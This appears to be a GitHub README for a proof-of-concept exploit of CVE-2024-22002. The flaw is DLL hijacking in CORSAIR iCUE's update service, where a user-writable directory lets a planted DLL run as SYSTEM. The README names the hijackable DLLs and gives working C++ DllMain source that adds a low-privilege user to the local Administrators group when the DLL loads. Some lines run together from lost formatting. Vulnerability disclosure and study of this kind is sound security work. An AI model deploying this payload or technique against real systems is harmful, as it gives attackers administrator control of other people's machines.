 0xkickit/icue_dllhijack_lpe-cve-2024-22002
Proof-of-concept exploit for CVE-2024-22002, demonstrating local privilege escalation via DLL hijacking in CORSAIR iCUE's update service to run code as SYSTEM.

A DLL Hijacking vulnerability has been identified in iCUE v5.9.105. This vulnerability occurs during the update process, managed by the "iCUEUpdateService" service. The service spawns a process ("cuepkg.exe") responsible for conducting the update, running with "NT AUTHORITY\SYSTEM" privileges. When initiating the process, it searches for various DLLs in the directory \cuepkg-1.2.6, located within the iCUE installation directory. Some of these DLLs are not present by default, but as a regular user has the privileges to create files in that directory, an attacker could potentially introduce a malicious DLL into the directory. Consequently, this malicious DLL would be loaded by cuepkg.exe with Administrator privileges.
The affected DLLs detected are the following:
MSASN1.dllNTASN1.dllprofapi.dllCVSS Vector: (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)
As an example, the DLL profapi.dll will be taken.

%INSTALLDIR%cuepkg-1.2.6.Privileges of the lowpriv user before the malicious DLL is executed:

Privileges of the lowpriv user after the malicious DLL is executed:
#include "pch.h"
#include <windows.h>
#include <cstdlib>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    {
        system("net localgroup Administrators desktop-ckfiane\\lowpriv /add");
    }
    break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }

    return TRUE;
}
